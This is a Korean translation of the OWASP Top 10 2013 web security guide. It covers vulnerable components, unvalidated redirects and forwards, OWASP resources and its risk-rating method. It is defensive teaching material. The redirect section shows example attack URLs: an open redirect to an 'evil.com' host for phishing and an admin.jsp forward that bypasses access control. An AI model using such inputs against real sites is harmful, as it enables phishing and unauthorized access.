- [ESAPI HTTPUtilities Class with AntiCSRF Tokens](#)
- [OWASP 테스트 가이드: CSRF 시험 챗터](#)
- [OWASP CSRFTester - CSRF 시험 도구](#)

외부

- [CWE 352 항목 : CSRF](#)

알려진 취약점이 있는 컴포넌트 사용

 위협원	 공격 방법	 보안 취약성	 기술적 영향	 사업적 영향	
특정 애플리케이션	공격 가능성 평균	취약점 분포 광범위	탐지 가능성 어려움	영향도 중간	특정 애플리케이션 / 사업
취약한 컴포넌트(예: 프레임워크 라이브러리)는 자동화 도구를 통해 찾을 수 있고, 공격당할 수 있다. 또한 구체적인 공격자를 넘어 위협원 목록을 만들어 무질서한 액터까지 확장해야 한다.	공격자는 스캐닝이나 수동 분석으로 취약한 컴포넌트를 찾을 수 있다. 공격자는 필요에 따라 공격코드를 자체 제작하여 공격한다. 하지만 사용되는 컴포넌트가 애플리케이션 내부 깊은 곳에 있다면 더 어려워진다.	대부분의 개발팀(개발자)들은 자신들이 개발한 컴포넌트/라이브러리들을 최신 버전으로 관리하지 않기 때문에, 이 취약점은 모든 애플리케이션에서 발생할 수 있다. 많은 경우 개발자들은 자신이 사용하는 모든 컴포넌트에 대해 알지 못하며, 버전도 신경 쓰지 않는다. 컴포넌트에 의존적일수록 더욱 취약한 환경이 된다.	인젝션, 접근통제 우회, XSS 등을 포함한 모든 종류의 취약점들이 가능하다. 영향은 최소한에서부터, 공격자가 시스템을 완전하게 장악하고 정보를 탈취할 수 있을 정도까지도 가능하다.	해킹된 애플리케이션에 의해 통제되는 사업에 대해서 취약점의 의미를 고려해야 한다. 이는 사소한 것이 될 수도 있고, 매우 위험한 것일 수도 있다.	

알려진 취약점 확인 방법

이론적으로는 여러분이 사용하는 취약한 컴포넌트나 라이브러리를 쉽게 찾아낼 수 있지만, 불행히도 상업용 또는 오픈 소스 소프트웨어에 대한 취약점 보고서는 항상 취약한 버전이 정확히 어떤 것인지에 대해 기대하는 수준만큼, 그리고 찾기 쉽도록 명시하지 않는다. 또한 모든 라이브러리가 이해하기 쉬운 버전관리 시스템을 사용하지도 않는다. 가장 심각한 것은, CVE나 NVD 에서 쉽게 검색이 가능한 취약점들조차도 모두 중앙 관리 조직에 보고되지 않는다는 것이다.

여러분이 취약한지 결정하기 위해서는 이러한 데이터베이스를 검색하는 것 뿐만 아니라 프로젝트 메일링 리스트, 그리고 취약점과 관련된 발표내용도 잘 파악해야 한다. 만일 사용중인 컴포넌트 중 어느 하나라도 취약하다면, 사용중인 코드를 검토하여 실제로 해당 컴포넌트의 취약한 부분을 사용하고 있는지, 해당 결함이 영향을 미칠 수 있는지를 확인해야 한다.

공격 시나리오 예시

컴포넌트 취약점은 사소한 것에서부터 특정 조직을 대상으로 하는 지능적인 악성코드에 이르기까지 상상 가능한 모든 종류의 위협을 유발할 수 있다. 거의 모든 컴포넌트는 애플리케이션의 전체 권한으로 실행되므로, 결함이 있는 모든 컴포넌트는 심각하다. 아래는 2011년에 2,200만 번이나 다운로드 된 취약한 컴포넌트이다.

- [Apache CXF Authentication Bypass](#) - 인증 토큰을 제공하지 않으면, 공격자가 어떤 웹 서비스든지 전체 권한으로 실행할 수 있다. (아파치 CXF는 서비스 프레임워크이며, 아파치 애플리케이션 서버와는 다르다.)
- [Spring Remote Code Execution](#) - 공격자는 Spring의 Expression Language 실행을 조작하여 임의의 코드를 실행하고 서버까지 장악할 수 있다.

2개의 취약한 컴포넌트는 애플리케이션 사용자들이 접근 가능하기 때문에, 이 라이브러리를 사용하는 모든 애플리케이션은 공격에 취약하다. 하지만 애플리케이션 내부 깊숙이 사용되는 다른 라이브러리들은 공격이 쉽지 않다.

예방 방법

한 가지 선택은 여러분이 직접 만들지 않은 외부 컴포넌트를 사용하지 않는 것이지만, 사실 이는 매우 비현실적이다. 대부분의 컴포넌트 프로젝트는 구버전에 있는 취약점에 대해서는 패치를 만들지 않고 대신 차기 버전에서 문제를 해결한다. 때문에 새 버전으로 업그레이드 하는 것이 매우 중요하다. 소프트웨어 프로젝트는 다음과 같은 절차를 가져야 한다:

1. 사용중인 모든 컴포넌트들 및 버전, 의존성을 식별한다.(예. the [versions](#) plugin).
2. 공개된 데이터베이스, 프로젝트 메일링 리스트, 보안 메일링 리스트를 모니터링하고, 최신 상태로 유지한다.
3. 컴포넌트의 사용에 대한 보안 정책을 구축한다. 예를 들면 신뢰할 수 있는 소프트웨어 개발 방법, 보안성 시험, 허용되는 라이선스 등이 될 수 있다.
4. 적절한 경우에, 사용하지 않는 기능이나 (혹은) 컴포넌트의 보안 약점이나 취약한 부분을 비활성화 할 컴포넌트를 중심으로 보안 패치를 추가하는 것을 고려한다.






참고 문서

OWASP

- [좋은 컴포넌트 프랙티스 프로젝트](#)

외부

- [취약한 라이브러리의 불행한 현실](#)
- [오픈 소스 소프트웨어 보안](#)
- [오픈 소스 컴포넌트 보안 문제 해결하기](#)
- [MITRE 공통 취약점 및 노출\(CWE\)](#)
- [Ruby on Rails GEM의 ActiveRecord에서 수정된 대량 할당 취약점 사례](#)

 위험원	 공격 방법	 보안 취약성	 기술적 영향	 사업적 영향	
특정 애플리케이션	공격 가능성 평균	취약점 분포 드물	탐지 가능성 쉬움	영향도 중간	특정 애플리케이션 / 사업
공격자는 정상적인 사용자 계정으로 웹사이트에 리퀘스트를 요청하는 것처럼 위장할 수 있다. 사용자가 사용하는 모든 웹사이트라 또는 HTML 피드에서 가능하다.	공격자는 검증되지 않은 리다이렉트 링크를 게시하고 사용자가 클릭하도록 속인다. 이 링크는 정상적인 사이트로 보이기 때문에 피해자들이 클릭할 가능성이 높다. 공격자들은 안전하지 않은 포워드를 이용해서 보안 설정을 우회한다.	애플리케이션은 종종 사용자들을 다른 페이지로 리다이렉트 시키거나, 비슷한 방식으로 포워드 시킨다. 공격자가 사용자를 리다이렉트 혹은 포워드하고자 하는 목적지는 검증되지 않은 파라미터에 포함되기도 한다. 확인되지 않은 리다이렉트를 탐지하는 것은 쉽다. 전체 URL이 포함된 리다이렉트를 찾으면 된다. 포워드의 경우 내부 페이지를 목표로 하기 때문에 찾기가 비교적 어렵다.	리다이렉트는 사용자로 하여금 악성프로그램을 설치하거나 패스워드와 같은 민감한 정보들을 노출하도록 유도한다. 안전하지 않은 포워드는 접근 통제를 우회할 수도 있다.	사용자의 신뢰를 가지고 있는 사업 가치를 고려해야 한다. 악성코드가 장악한다면 어떻게 되는가? 공격자가 내부 기능에 접근한다면?	

리다이렉트 취약성 확인 방법

애플리케이션에 검증되지 않은 리다이렉트 혹은 포워드가 존재하는지 확인하는 방법은 다음과 같다.

1. 코드에 사용된 모든 리다이렉트 혹은 포워드(.NET에서는 transfer)를 점검하라. 이 코드들의 파라미터 값에 URL이 포함되어 있고, 또 그 목적지 URL이 허용된 페이지 목록에 없다면, 취약점이 존재한다.
2. 또한 spider(웹 사이트 정보 수집 도구)를 이용하여 해당 사이트가 리다이렉트(HTTP 응답 코드 300-307, 보통은 302)를 발생시키는지 점검해야 한다. 리다이렉트보다 앞서 나오는 파라미터를 조사하여 목적지 URL인지, 혹은 그 일부인지 분석해야 한다. 만약 URL 혹은 그 일부라고 판단될 경우 목적지 URL을 변경하고, 변경된 목적지로 리다이렉트가 발생하는지 관찰해야 한다.
3. 만약 코드를 입수할 수 없다면 모든 파라미터를 조사해서 리다이렉트 혹은 포워드 목적지 주소의 일부인지 아닌지 조사하고, 이 경우 어떤 행동을 하는지 시험해야 한다.

예방 방법

아래와 같은 방법으로 리다이렉트 및 포워드를 안전하게 사용할 수 있다.

1. 가장 쉬운 방법은 리다이렉트 혹은 포워드를 사용하지 않는 것이다.
2. 만약 사용되고 있다면, 사용자 파라미터로 목적지를 계산할 수 없도록 해야 한다.
3. 목적지 파라미터를 사용해야만 한다면, 제공된 값이 유효한지, 그 사용자에게 인가된 것인지 확인해야 한다. 실제 URL 또는 URL의 일부 보다는 목적지 파라미터는 매핑된 값으로 해야 되고, 서버측 코드에서 그 매핑 값을 목적지 URL로 변환할 것을 권장한다.

애플리케이션에서 모든 리다이렉트 목적지 주소가 안전하다는 것을 확인하기 위해 ESAPI를 이용해서 `sendRedirect()` 메소드를 무효화 할 수 있다.

이러한 알려진 취약점들을 방지하는 것은 매우 중요하다. 왜냐하면 공격자들은 위에서 언급한 결함을 이용하여 사용자의 신뢰를 얻으려 하기 때문이다.

공격 시나리오 예시

시나리오 #1: 애플리케이션에 "redirect.jsp"라는 페이지가 있다. 이 페이지는 "url" 파라미터를 허용하고 있다. 공격자는 사용자를 악성사이트로 redirect하여 피싱 혹은 악성프로그램을 설치하도록 하기 위해 악성코드를 삽입한다.

<http://www.example.com/redirect.jsp?url=evil.com>

시나리오 #2: 애플리케이션은 해당 사이트의 다른 페이지로 가기 위해 forward를 사용한다. 이런 작업을 수행하기 위해 특정 페이지는 인증 성공 이후 표시될 페이지의 경로에 대한 정보를 파라미터로 저장하고 있다.

이 경우 공격자는 파라미터에 표시된 URL을 조작하여 애플리케이션의 접근제어를 우회할 수 있다. 정상적인 인증을 거치지 않고서도 인증 이후 관리자 페이지로 접근가능하다.

<http://www.example.com/boring.jsp? fwd=admin.jsp>

참고 문서

OWASP

- [OWASP 오픈 리다이렉트 아티클](#)
- [ESAPI SecurityWrapperResponse sendRedirect\(\) method](#)

외부

- [CWE 601 항목 : 오픈 리다이렉트](#)
- [WASC URL 리다이렉트 공격 아티클](#)
- [Google 오픈 리다이렉트에 대한 블로그 아티클](#)
- [검증되지 않은 리다이렉트 및 포워드에 대한 OWASP Top 10 .NET 아티클](#)

반복적인 보안 프로세스, 표준 보안 통제 구축 및 사용

여러분들이 웹 애플리케이션 보안에 경험이 없거나, 이러한 위험을 잘 알고 있는 경우에도 안전한 웹 애플리케이션을 개발하거나, 기존 애플리케이션을 수정하는 작업은 어려울 수 있다. 관리해야 할 애플리케이션이 많다면, 훨씬 더 힘든 일이 될 것이다.

조직 또는 개발자들이 비용 효과적으로 애플리케이션 보안 위험을 줄이기 위하여, OWASP는 여러분의 조직에서 애플리케이션 보안 문제를 해결하는데 사용할 수 있는 다양한 무료로 공개된 참고자료를 생산하고 있다. 조직에서 보안 웹 애플리케이션을 개발하는데 도움을 주기 위하여, OWASP는 아래와 같이 많은 참고자료를 제공하고 있다. 다음 페이지에서는 애플리케이션 보안성을 검증하고자 하는 조직을 지원할 수 있는 추가적인 OWASP 참고자료를 제시한다.

애플리케이션 보안 요구 사항

안전한 웹 애플리케이션을 제작하기 위하여, 애플리케이션이 "안전하다"는 것이 어떤 의미인지 정의해야 한다. OWASP는 애플리케이션에 보안 요구사항을 설정하기 위한 지침서로 OWASP [애플리케이션 보안 검증 표준\(ASVS\)](#)을 사용하기를 권장한다. 아웃소싱 하는 경우, [OWASP 보안 소프트웨어 계약 부록](#)을 고려하기 바란다.

애플리케이션 보안 아키텍처

개발된 애플리케이션에 보안요소를 집어넣는 것보다 처음 설계부터 보안을 고려하는 것이 훨씬 효과적이다. OWASP는 처음부터 보안 설계 방법 지침에 대한 좋은 시작점으로 [OWASP 개발자 가이드](#), [OWASP 예방 참고쪽지](#)를 권장한다.

표준 보안 통제

강력하고 사용 가능한 보안 통제를 구축하는 것은 매우 어려운 일이다. 표준 보안 통제 집합은 근본적으로 보안 애플리케이션의 개발을 단순화 한다. OWASP는 보안 웹 애플리케이션 제작하는데 필요한 보안 API 모델로 [OWASP Enterprise Security API \(ESAPI\) 프로젝트](#)를 권장한다. ESAPI는 ESAPI는 [Java](#), [.NET](#), [PHP](#), [Classic ASP](#), [Python](#), 및 [Cold Fusion](#)에 대한 참조 구현물을 제공한다.

개발 보안 생명주기

이러한 애플리케이션을 구축할 때, 프로세스를 개선하기 위하여, OWASP는 [OWASP 소프트웨어 보증 성숙도 모델\(SAMM\)](#)을 권장한다. 이 모델은 조직이 직면하는 고유의 위험에 알맞는 소프트웨어 보안 전략을 수립하고 구현하는데 도움을 줍니다.

애플리케이션 보안 교육

[OWASP 교육 프로젝트](#)는 웹 애플리케이션 보안 관련 개발자 교육을 위하여 교육자료를 제공하며, [OWASP 교육 발표자료](#) 목록을 축적하였다. [OWASP WebGoat](#), [WebGoat.NET](#), 또는 [OWASP Broken Web Applications Project](#)에서 취약점에 대한 실습을 할 수 있다. 최신 동향을 파악하기 위해서는 OWASP AppSec 컨퍼런스, 컨퍼런스 교육 혹은 챔터 미팅에 참가할 것을 추천한다.

이 외에도 여러분들이 사용할 수 있는 OWASP 참고자료는 굉장히 많다. [OWASP 프로젝트 페이지](#)를 방문하면 현재 진행중인 모든 프로젝트를 확인할 수 있다. 각 프로젝트는 현재 프로젝트 진척도에 따라 발표, 베타 또는 알파로 분류되어 있다. 대부분의 OWASP 자료는 위키를 통해 얻을 수 있으며, 많은 OWASP 문서는 [하드 카피](#) 또는 [이북\(eBooks\)](#)으로 주문할 수 있다.

함께 시작하기

직접 개발하셨거나 구매를 고려하고 있는 웹 애플리케이션의 보안성을 검증하기 위해서, OWASP에서는 애플리케이션의 코드를 (가능하다면) 검토해 보시고, 또한 애플리케이션을 시험해 보기를 권고한다. OWASP는 가능하다면 코드 보안성 검토와 애플리케이션 침투 시험을 동시에 수행하기를 권고한다. 이렇게 하면 그 두 가지 기술에 대한 기술력을 높이실 수 있고, 또한 두 가지 방법을 서로 보완할 수 있다. 검증 프로세스를 지원하는 도구들은 전문 분석가의 효율성과 효과성을 개선 시켜줄 수 있다. OWASP의 평가 도구는 단순히 분석 프로세스 자체를 자동화하는 데에 그치지 않고, 전문가가 좀 더 효과적으로 업무를 수행할 수 있도록 도와준다.

웹 애플리케이션의 보안 검증 방법 표준화 : 웹 애플리케이션의 보안에 접근하는 엄격한 기준과 일관성 있는 표준을 개발할 수 있도록 지원하기 위해 OWASP에서는 애플리케이션 보안 검증 표준(ASVS)을 발표하였다. 이 문서는 웹 애플리케이션 보안 평가를 수행할 수 있도록 하기 위한 최소한의 검증 표준을 정의하고 있다. OWASP는 웹 애플리케이션의 보안을 검증할 때 단지 어느 부분을 시험할지 만이 아니라, 어떤 기법이 가장 적당한지 결정하거나 보안 검증에 대한 엄격한 기준을 정할 수 있도록 도와주는 ASVS를 사용하시기를 권고한다. 또한 OWASP는 외부 제품을 조달하는 경우라면 ASVS를 사용하여 웹 애플리케이션 평가 서비스를 정의하고 만들 것을 권고한다.

평가 도구 세트 : OWASP 라이브 CD 프로젝트는 독립 실행 환경이나 가상 머신 환경을 지원하는 최고의 오픈 소스 보안 도구들을 선별하였습니다. 웹 개발자, 시험 전문가, 보안 전문가들은 라이브 CD로 부팅해서 가상 머신을 실행하거나 보안성 시험 도구에 바로 접근할 수 있다. 이 CD에서 제공되는 도구들은 설치하거나 환경을 설정 할 필요도 없다.

코드 검토

소스 코드 검토는 애플리케이션의 출력 값을 시험하는 것만으로는 식별하기 힘든 이슈들을 찾아내고 강력한 보안 메커니즘을 가지고 있는 지 검증할 때 좋다. 시험을 통해 결함이 실제로 악용될 수 있는 지를 증명하는 데에 적합하다. 이는 여러 접근 방법들이 상호 보완적이며, 사실 어떤 영역에서는 중복된다는 의미이다.

코드 분석 하기: OWASP는 코드 검토를 통해 어떻게 하면 효과적이고 효율적으로 웹 애플리케이션의 보안성을 검토하는 지에 대한 개발자들과 보안 전문가들의 이해를 돕기 위해 OWASP 개발자 가이드, OWASP 테스트 가이드, OWASP 코드 리뷰 가이드 등의 지침서를 제공한다. 코드 외부에서 시험 하는 것보다는 코드를 검토하면 인젝션 취약점 등 많은 수의 웹 애플리케이션들이 가지고 있는 보안 문제를 더 쉽게 찾을 수 있다.

코드 분석 도구: OWASP는 코드 분석을 수행하는 전문가들을 지원하는 분야에서 유용한 도구들을 작업하고 있지만, 이런 종류의 도구들은 아직 초기 단계에 머물러 있다. 이 도구들을 만든 사람들은 코드 보안성 검토를 진행할 때 자신들의 도구를 사용하지만, 비전문가들은 이런 도구를 사용하기에는 조금 어려울 수 있다. 이런 도구에는 CodeCrawler, Orizon, O2등을 들 수 있다. 그러나 O2만 2010년 Top 10 릴리즈 이후 계속 개발 중에 있다.

다른 무료, 오픈 소스 코드 검토 도구도 있다. 가장 기대되는 도구는 FindBugs과 보안에 초점을 맞춘 FindSecurityBugs라는 플러그인이 있다. 두 개 모두 자바 환경에서 구동된다.

보안 및 침투시험

애플리케이션 시험: OWASP는 개발자, 시험전문가 및 애플리케이션 보안 전문가가 효과적 및 효율적으로 웹 애플리케이션의 보안성을 시험하는 방법을 이해할 수 있도록 테스팅 가이드를 제작하여 발표하였다. 이 엄청난 가이드는 수 많은 웹 애플리케이션 보안성 시험과 관련된 주제에 대한 폭 넓은 적용할 수 있다. 코드 리뷰가 그만의 강점을 가지고 것처럼, 보안성 시험 역시 그렇다. 애플리케이션에서 취약점을 시연하여 안전하지 않다는 것을 증명하는 것은 매우 설득력 있다. 애플리케이션 자체가 모든 부분을 보완할 수는 없기 때문이기도 하고, 단순히 코드 검토를 통해서도 보안 문제점을 발견할 수 없기 때문에 애플리케이션 환경내에서 보안이 제공되지만 여기에도 많은 보안 문제가 존재한다.

애플리케이션 침투시험 도구: OWASP의 모든 프로젝트 중 가장 널리 사용되고 있는 것은 WebScarab이었고, 최근에는 ZAP이 더 유명하다. 이 두 개는 모두 웹 애플리케이션 시험에 사용하는 프록시 도구이다. 이러한 도구들은 보안 분석가와 개발자가 웹 애플리케이션 요청을 가로 챌 수 있도록 해 주어 애플리케이션이 어떤 식으로 작동하는 지 알아 내고 애플리케이션이 요청들에 대해 안전하게 응답하는지를 볼 수 있게 해 준다. 이러한 도구들은 XSS 결함, 인증 결함, 액세스 제어 결함 등을 식별하는 데에 특히 더 효과적이다. 또 ZAP에는 활성 스캐너(active scanner)가 내장되어 있으며, 더 좋은 점은 무료라는 것이다.

바로 지금 애플리케이션 보안 프로그램 시작하기

애플리케이션 보안은 더 이상 선택사항이 아니다. 증가하는 공격과 규제 압력 사이에 조직은 애플리케이션을 보호하기 위해 효과적인 역량을 반드시 구축해야 한다. 이미 생산에서 애플리케이션들과 코드 라인들의 엄청난 수를 감안할 때, 많은 조직들은 엄청난 양의 취약점들을 관리하기 위해 고심하고 있다. OWASP는 조직이 통찰력을 얻고 애플리케이션 포트폴리오를 통해 보안을 개선하기 위해 애플리케이션 보안 프로그램을 구축할 것을 권고한다. 애플리케이션 보안을 성취하기 위해서는 보안, 감사, 소프트웨어 개발, 사업부 와 임원진을 포함하여 조직의 많은 부서의 공동 노력이 필요하다. 보안의 가시성이 확보되어야 한다. 그래야지 다양한 참가자들이 조직의 애플리케이션 보안 상태를 이해할 수 있다. 또한 보안은 사실상 가장 비용효과적으로 위험을 줄임으로써 기업 보안수준을 향상하기 위해 활동과 결과에 초점을 맞추어야 한다. 효과적인 애플리케이션 보안 프로그램에 포함할 수 있는 핵심 활동사항은 다음과 같다.

시작하기

- **애플리케이션 보안 프로그램**을 구축하고 채택하도록 한다.
- 핵심 개선 영역과 실행 계획을 정의하기 위해 **여러분의 조직과 유사 기관과 비교하는 역량 갭 분석**을 실시한다.
- 관리자 승인을 얻고 IT조직 전체의 **애플리케이션 보안 인식 제고 캠페인**을 구축한다.

위험기반
포트폴리오
접근

- 고유한 위험 관점에서부터 여러분의 **애플리케이션 포트폴리오에 우선 순위를 매기고 식별**한다.
- 포트폴리오에서 애플리케이션 우선순위를 매기고 측정하는 애플리케이션 위험 프로파일링 모델을 만든다.
- 요구하는 엄격한 수준과 적용범위를 제대로 정의하기 위한 **보증 지침**을 구축한다.
- 위험에 대한 조직의 포용력의 반영된 영향 요인과 일련의 가능성으로 **공통 위험 평가 모델**을 구축한다.

강력한 기반
으로 구현

- 모든 개발 팀들이 지킬 수 있는 애플리케이션보안 베이스라인을 제공하는 일련의 집중된 **정책과 기준**을 구축한다.
- **재사용 가능한 보안 통제 공통 집합**을 정의하여 정책들과 기준들을 보충하고, 사용할 때 필요한 설계 및 개발 지침을 제공한다.
- 다양한 개발 역할과 주제들을 대상으로 필요한 **애플리케이션 보안 교육 커리큘럼**을 구축한다.

기존
프로세스들
에 보안 통합

- 기존 개발 및 운영 프로세스들에 **보안 구현 및 검증** 활동을 통합하고 정의한다. 활동들은 **위험 모델링**, 안전한 설계 및 검토, 시큐어 코딩 및 **코드 리뷰**, **침투 시험**, 그리고 교정이다.
- 성공하기 위한 **개발 및 프로젝트 팀 서비스들**을 지원하고 주제별 전문가들을 제공한다.

관리적
가시성 제공

- 측정기준으로 관리한다. 측정기준 및 캡처된 분석 데이터를 기반으로 개선을 하고, 자금 지원 결정을 받는다. 측정기준에는 유형 및 사례 개수에 따라 보안 사례/활동, 발견된 취약점, 완화된 취약점, 애플리케이션 범위, 결함 빈도를 포함한다.
- 기업 전체에 전략 및 체계적인 개선을 위해 근본 원인과 취약점 패턴을 찾기 위한 구현 및 검증 활동으로부터 데이터를 분석한다.

문제는 취약점이 아니라 위험

OWASP Top 10의 2007 이전 버전까지는 가장 일반적인 "취약점"을 찾는 데 주력하였지만, OWASP Top 10은 실제로 위험 중심으로 정리하였다. 이는 완벽한 취약점 분류를 찾는 일부 전문가에게는 약간의 (이해할 수 없는) 혼란을 주었다. OWASP Top 10 - 2010은 위협원, 공격방법, 취약점, 기술적 영향, 사업적 영향이 합쳐져서 어떻게 위험을 생성하는지에 대하여 좀 더 확실히 함으로써 Top 10은 위험 중심으로 명확히 하였다. 이 버전의 OWASP Top 10도 동일한 방법을 적용하였다.

이를 위해 OWASP 위험 평가 방법론을 기반으로 하는 Top 10의 위험 평가 방법론을 개발하였다. 각 Top 10 항목에 대해 일반적인 발생가능 요인들과 각 일반적인 취약점에 대한 영향 요인들을 조사하여 각 취약점이 웹 애플리케이션에 보이는 전형적인 위험을 평가하였다. 그 다음 애플리케이션에 가장 중대한 위험을 가져다 주는 취약점에 따라 Top 10 순위를 매겼다.

OWASP 위험 평가 방법론은 식별된 취약성에 대한 위험을 계산하기 위해 필요한 수 많은 요소들을 정의하고 있다. 그러나 이 Top 10은 실제 애플리케이션의 특정 취약점이 아닌 일반적인 취약점에 대해서만 언급하고 있다. 결론적으로 애플리케이션 위험은 시스템 소유자만이 정확하게 계산할 수 있다. 제 3자 입장에서는 시스템이 어떻게 구축되었고 운영되고 있는지 알지 못할 뿐만아니라 애플리케이션과 데이터가 얼마나 중요한지, 위협원이 무엇인지 알지 못한다.

우리의 방법론은 각 취약점들에 대해 3가지 발생가능 요소들(취약점 분포, 탐지 가능성, 공격 가능성)과 한 가지 영향도(기술적 영향)를 포함한다. 취약점의 알려진 정도는 전형적으로 계산하지 말아야만 하는 요소이다. 알려진 정도에 대한 데이터에 대해, 많은 다른 조직으로부터 알려진 정도에 대한 통계 자료들을 제공 받았으며, 알려진 정도에 따라 상위 10가지 발생 가능성을 찾아내기 위해 함께 그 데이터의 평균을 도출하였다. 그 다음 각 취약점의 발생 가능성 순위를 계산하기 위해 다른 2가지의 발생 가능요소들(탐지 가능성과 공격 가능성)을 합하였다. 그리고 나서 Top 10 내 각 항목에 대한 전반적인 위험순위를 찾기위해 각 항목에 대한 추정된 평균적인 기술적 영향을 곱하였다.

이 접근방식에서는 위협원의 발생 가능성이 고려되지 않았다. 여러분 조직의 특정 애플리케이션과 관련된 다양한 기술적 세부사항의 어떤 것도 고려되지 않았다. 이런 요소들 중 어떤 것은 공격자가 특정 취약점을 발견하고 공격할 전반적인 발생가능성에 중대하게 영향을 줄 수 있다. 이 평가방식은 실제 사업에 미치는 영향을 고려하지 않는다. 조직의 문화, 산업 및 규제 환경하에 여러분의 조직에서 사용하는 애플리케이션의 보안 위험을 어느 정도 수용할 수 있을 것인가는 그 조직에서 결정해야 할 것이다. OWASP Top 10의 목적은 여러분을 위해 위험 분석을 하는 것이 아니다.

예를 들어 다음은 A3: 크로스 사이트 스크립팅(XSS)의 위험에 대한 계산을 도식화 한 것이다. XSS는 매우 널리 알려져 있으므로 취약점 분포도에서 '매우 광범위함'이 타당하다. 모든 다른 위험들은 '광범위함'에서 '드뭄'까지 분포되어 있다. (1부터 3까지의 값을 가짐)

위협원	공격 방법	보안 취약성	기술적 영향	사업적 영향	
특정 애플리케이션	공격 가능성 보통	취약점 분포 매우 광범위함	탐지 가능성 쉬움	영향도 중간	특정 애플리케이션 / 사업
	2	0	1	2	
		1	*	2	
			2		

상위 10개의 위험 요소 요약

아래의 테이블은 2013 상위 10개의 애플리케이션 위험의 요약과 각각의 위험들에 할당된 위험 요소이다. 이러한 요소들은 유효한 통계치들과 OWASP TOP 10 팀의 경험을 기반으로 하여 결정되었다. 특별한 애플리케이션이나 조직에 대한 이러한 위험들을 이해하기 위해서는 반드시 회사에 맞는 위협원과 사업적 영향을 고려해야 한다. 심지어 최악의 소프트웨어 결함도 만약 필요한 공격을 수행하는 포지션에 위협원이 없거나, 자산에 대한 사업적 영향이 무시할 정도라면 심각한 위험이 되지 않을 수 있다.

위험	위협원	공격 가능성		취약점 분포		영향도	
		공격 방법	탐지 가능성	취약점 분포	탐지 가능성	기술적 영향도	사업적 영향도
A1-인젝션	특정 응용	쉬움	일반적	평균	심각	특정 응용	
A2-인증	특정 응용	평균	광범위	평균	심각	특정 응용	
A3-XSS	특정 응용	평균	매우 광범위	쉬움	중간	특정 응용	
A4-직접객체 참조	특정 응용	쉬움	일반적	쉬움	중간	특정 응용	
A5-설정오류	특정 응용	쉬움	일반적	쉬움	중간	특정 응용	
A6-민감정보노출	특정 응용	어려움	드물	평균	심각	특정 응용	
A7-접근통제누락	특정 응용	쉬움	일반적	평균	중간	특정 응용	
A8-CSRF	특정 응용	평균	일반적	쉬움	중간	특정 응용	
A9-취약컴포넌트	특정 응용	평균	광범위	어려움	중간	특정 응용	
A10-리다이렉트	특정 응용	평균	드물	쉬움	중간	특정 응용	

추가적인 위험 고려사항

Top 10은 기본적인 많은 것들을 포함하고 있지만 반드시 고려해야 하고 조직에서 평가해야 하는 다른 위험들도 많이 있다. 이러한 것들 중 몇몇은 항상 확인되어지고 있는 새로운 공격기법들도 포함해서 Top 10의 전 버전에서 다루었을수도 있고 아닌 것들도 있다. 여러분이 고려해야 할 다른 중요한 애플리케이션 아래에 포함되어 있다.

- 클릭재킹
- 동시접속 취약점
- 서비스 거부 공격 (2004년도 Top 10 - 2004-A9에 포함)
- 표현 언어 삽입 (CWE-917)
- 정보 누출과 부적절한 에러 처리 (2007년도 Top 10 - 2007-A6에 포함)
- 불충분한 반 자동화 (CWE-799)
- 불충분한 로그 기록과 책임 추적성 (2007년도 Top 10 - 2007-A6와 관련 있음)
- 침입탐지 및 대응 누락
- 악성파일 실행 (2007년도 Top 10 - 2007-A3에 포함)
- 대량 할당 (CWE-915)
- 사용자 프라이버시

THE BELOW ICONS REPRESENT WHAT OTHER VERSIONS ARE AVAILABLE IN PRINT FOR THIS TITLE BOOK.

ALPHA: "Alpha Quality" book content is a working draft. Content is very rough and in development until the next level of publication.

BETA: "Beta Quality" book content is the next highest level. Content is still in development until the next publishing.

RELEASE: "Release Quality" book content is the highest level of quality in a book's title's lifecycle, and is a final product.



ALPHA
PUBLISHED



BETA
PUBLISHED



RELEASE
PUBLISHED

YOU ARE FREE:



to share - to copy, distribute and transmit the work



to Remix - to adapt the work

UNDER THE FOLLOWING CONDITIONS:



Attribution. You must attribute the work in the manner specified by the author or licensor (but not in any way that suggests that they endorse you or your use of the work).



Share Alike. - If you alter, transform, or build upon this work, you may distribute the resulting work only under the same, similar or a compatible license.



OWASP

The Open Web Application Security Project

The Open Web Application Security Project (OWASP) is a worldwide free and open community focused on improving the security of application software. Our mission is to make application security "visible," so that people and organizations can make informed decisions about application security risks. Everyone is free to participate in OWASP and all of our materials are available under a free and open software license. The OWASP Foundation is a 501c3 not-for-profit charitable organization that ensures the ongoing availability and support for our work.

OWASP(Open Web Application Security Project)는 안전한 웹 및 애플리케이션을 개발할 수 있도록 지원하기 위해 미국에서 2004년 4월부터 시작된 비영리 단체이며, 전 세계 기업, 교육기관 및 개인이 만들어가는 오픈 소스 애플리케이션 보안 프로젝트를 진행하고 있습니다. OWASP는 중립적, 실무적이면서도 비용효과적인 어플리케이션 보안 가이드라인을 무료로 제공하고 있습니다.

OWASP 코리아 챗터

2010년 11월 설립 위원회를 구성하여 첫 회의 후, 2011년 1월부터 OWASP 코리아 챗터 1기 운영진을 구성하면서 활동을 시작하였습니다. 2013년 4월 2기 운영진을 구성하였으며 국내 소프트웨어, 애플리케이션, 웹 보안 향상을 위해 각종 문서 발간, 프로젝트 진행, 워크샵, 세미나 및 컨퍼런스 등의 행사를 개최하고 있습니다. 국내·외 소프트웨어 개발자, 웹 애플리케이션 개발자, 정부기관 및 소프트웨어 기업에서 많은 관심과 지원을 바랍니다.